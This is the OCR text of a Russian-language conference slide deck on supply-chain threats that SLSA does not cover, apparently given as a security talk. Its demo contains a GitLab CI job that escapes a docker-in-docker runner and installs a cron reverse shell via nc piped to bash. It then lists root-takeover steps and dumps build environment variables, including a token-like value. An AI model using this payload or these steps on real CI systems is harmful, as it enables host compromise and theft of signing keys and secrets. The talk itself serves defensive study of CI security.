MTC WEB SERVICES

О чем не говорит SLSA?

$whoami

Алексей Федулаев

Руководитель направления Cloud Native Security
МТС Web Services

Автор Telegram-канала
@ever_secure

Отсканируйте QR-код,
чтобы подписаться

О чем сегодня поговорим?


01 Про защиту от Supply Chain атак

02 О чем не говорит SLSA

У меня уже были доклады на тему SLSA


Но давайте кратко про SLSA

SLSA



A Submit unauthorized change
B Compromise source repo
C Build from modified source
D Compromise build process
E Use compromised dependency
F Upload modified package
G Compromise package repo
H Use compromised package

Что предлагается?




И кажется, что достаточно использовать подпись

И кажется, что достаточно использовать подпись

Но нет

Что мы не учитываем?



A Submit unauthorized change

B Compromise source repo

C Build from modified source

D Compromise build process


E Use compromised dependency

F Upload modified package

G Compromise package repo

H Use compromised package

Что мы не учитываем?



A Submit unauthorized change

B Compromise source repo

C Build from modified source

D Compromise build process

E Use compromised dependency

F Upload modified package

G Compromise package repo


H Use compromised package

Threats: (B) Compromise source repo

An adversary introduces a change to the source control repository through an administrative interface, or through a compromise of the underlying infrastructure.

SLSA v1.0 does not address this threat, but it may be addressed in a **future version**.

Admin account takeover



Создаем нового пользователя, добавляем GPG

Verified

signed-commits | gitlab-test | Create merge request | Filter by commit message

30 Aug, 2017 1 commit

signed and authored commit by bette cartwright, different email
Bette Cartwright committed 5 days ago — Unverified — a17a9f66 — Browse Files

28 Aug, 2017 1 commit

signed and authored commit by nannie bernhard
nannie bernhard committed 6 days ago — Verified — 3c1d9a02 — Browse Files

26 Jun, 2017 3 commits

Merge branch 'add-gpg-commits' into 'signed-commits' ...
Dmitriy Zaporozhets committed 2 months ago — 5d4a1cba — Browse Files

signed commit by bette cartwright
Alexis Reigel committed 2 months ago — Unverified — 8a852d50 — Browse Files

signed commit by nannie bernhard
Alexis Reigel committed 2 months ago — Unverified — 0f44cd1d — Browse Files


11 Apr, 2017 2 commits

Merge branch 'gitlab-test-usage-dev-testing-docs' into 'master' ...
Sean McGivern committed 4 months ago — e63f41fe — Browse Files


Update README.md to include `Usage in testing and development`
Luke "Jared" Bennett committed 4 months ago — 4a24d82d — Browse Files

27 Sep, 2016 1 commit

X509 может помочь в некоторых случаях



Что мы не учитываем?



A Submit unauthorized change

B Compromise source repo

C Build from modified source

D Compromise build process

E Use compromised dependency

F Upload modified package

G Compromise package repo

H Use compromised package

Threats: (E) Compromise build process

▼ **Compromise build platform admin** **(verification)**

Threat: An adversary gains admin permissions for the artifact's build platform.

Mitigation: The build platform must have controls in place to prevent and detect abusive behavior from administrators (e.g. two-person approvals, audit logging).

Example: MyPackage is built on Awesome Builder. Awesome Builder allows engineers on-call to SSH into build machines to debug production issues. An adversary uses this access to modify a build in progress. Solution: Consumers do not accept provenance from the build platform unless they trust sufficient controls are in place to prevent abusing admin privileges.

Давайте разберем вариант поинтереснее

- У нас есть сборка и подпись кода
- Ключ для подписи в protected variables
- Для сборки используется dind runner

Добавим в gitlab-ci следующий код

```
dind_runner:
  services:
    - docker:dind
  image: docker:stable
  stage: test
  tags:
    - dind-test
  script:
    - docker run -v /:/mnt alpine sh -c "chroot /mnt"
    -  echo '* * * * * nc -nv 10.30.128.171 4444 | /bin/bash' > /tmp/my_cron_job
    -  crontab /tmp/my_cron_job && rm /tmp/my_cron_job
```

Добавим в gitlab-ci следующий код

```
dind_runner:
  services:
    - docker:dind
  image: docker:stable
  stage: test
  tags:
    - dind-test
  script:
    - docker run -v /:/mnt alpine sh -c "chroot /mnt"
    - echo '* * * * * nc -nv 10.30.128.171 4444 | /bin/bash' > /tmp/my_cron_job
    - crontab /tmp/my_cron_job && rm /tmp/my_cron_job
```

Добавим в gitlab-ci следующий код

```
dind_runner:
  services:
    - docker:dind
  image: docker:stable
  stage: test
  tags:
    - dind-test
  script:
    - docker run -v /:/mnt alpine sh -c "chroot /mnt"
      echo '* * * * * nc -nv 10.30.128.171 4444 | /bin/bash' > /tmp/my_cron_job
    -  crontab /tmp/my_cron_job && rm /tmp/my_cron_job
```

Добавим в gitlab-ci следующий код

```
dind_runner:
  services:
    - docker:dind
  image: docker:stable
  stage: test
  tags:
    - dind-test
  script:
    - docker run -v /:/mnt alpine sh -c "chroot /mnt"
    -  echo '* * * * * nc -nv 10.30.128.171 4444 | /bin/bash' > /tmp/my_cron_job
    -  crontab /tmp/my_cron_job && rm /tmp/my_cron_job
```

Догадываетесь что произойдет?

Получаем reverse-shell

```
moiseev@ubuntu:~$ nc -nvlp 4444
Listening on 0.0.0.0 4444
Connection received on 10.30.129.48 48734
```

Дальше все просто

- Создаем пользователя на системе

Дальше все просто

- Создаем пользователя на системе
- Устанавливаем ему пароль

Дальше все просто

- Создаем пользователя на системе
- Устанавливаем ему пароль
- Копируем хэш пароля пользователя и подставляет для root

Дальше все просто

- Создаем пользователя на системе
- Устанавливаем ему пароль
- Копируем хэш пароля пользователя и подставляет для root
- Чекаем sshd_config и при необходимости правим его

Дальше все просто

- Создаем пользователя на системе
- Устанавливаем ему пароль
- Копируем хэш пароля пользователя и подставляет для root
- Чекаем sshd_config и при необходимости правим его
- Заходим на хост под новым пользователем

Дальше все просто

- Создаем пользователя на системе
- Устанавливаем ему пароль
- Копируем хэш пароля пользователя и подставляет для root
- Чекаем sshd_config и при необходимости правим его
- Заходим на хост под новым пользователем
- su root и пароль созданного пользователя

Дальше все просто

- Создаем пользователя на системе
- Устанавливаем ему пароль
- Копируем хэш пароля пользователя и подставляет для root
- Чекаем sshd_config и при необходимости правим его
- Заходим на хост под новым пользователем
- su root и пароль созданного пользователя
- …

Дальше все просто

- Создаем пользователя на системе
- Устанавливаем ему пароль
- Копируем хэш пароля пользователя и подставляет для root
- Чекаем sshd_config и при необходимости правим его
- Заходим на хост под новым пользователем
- su root и пароль созданного пользователя
- …
- PROFIT

Ждем build job на этом runner


```
root@ubuntu:/home/gitlab-runner# docker ps
CONTAINER ID   IMAGE                                  COMMAND                  CREATED
PORTS                                          NAMES
84cb724851f3   b0757c55a1fd                           "docker-entrypoint.s…"   11 minute
                                               runner-e-y23bfmy-project-920-concurrent
d
c71d2fcecccc   dep-scan-depscan                       "depscan --server --…"   10 days a
0.0.0.0:7070->7070/tcp, :::7070->7070/tcp      dep-scan-depscan-1
0ec7d848612a   ghcr.io/cyclonedx/cdxgen:latest        "node /opt/cdxgen/bi…"   10 days a
0.0.0.0:9090->9090/tcp, :::9090->9090/tcp      dep-scan-cdxgen-1
root@ubuntu:/home/gitlab-runner# docker exec -it 84cb724851f3 bin/sh
```

M W S

.env

```
CI_SERVER_PORT=443
NEXUS_USERNAME=mws-sa
MWS_TECHNICAL_UPDATE_TOKEN=glpat-KTTDV5Vw5p7eDvFUZk6P
CI_PROJECT_DIR=/builds/mws/security/cloud-native-security/conf-demos/highload_cicd
CI_PROJECT_PATH=mws/security/cloud-native-security/conf-demos/highload_cicd
FF_ENABLE_JOB_CLEANUP=false
FF_WAIT_FOR_POD_TO_BE_REACHABLE=false
CI_PROJECT_NAMESPACE=mws/security/cloud-native-security/conf-demos
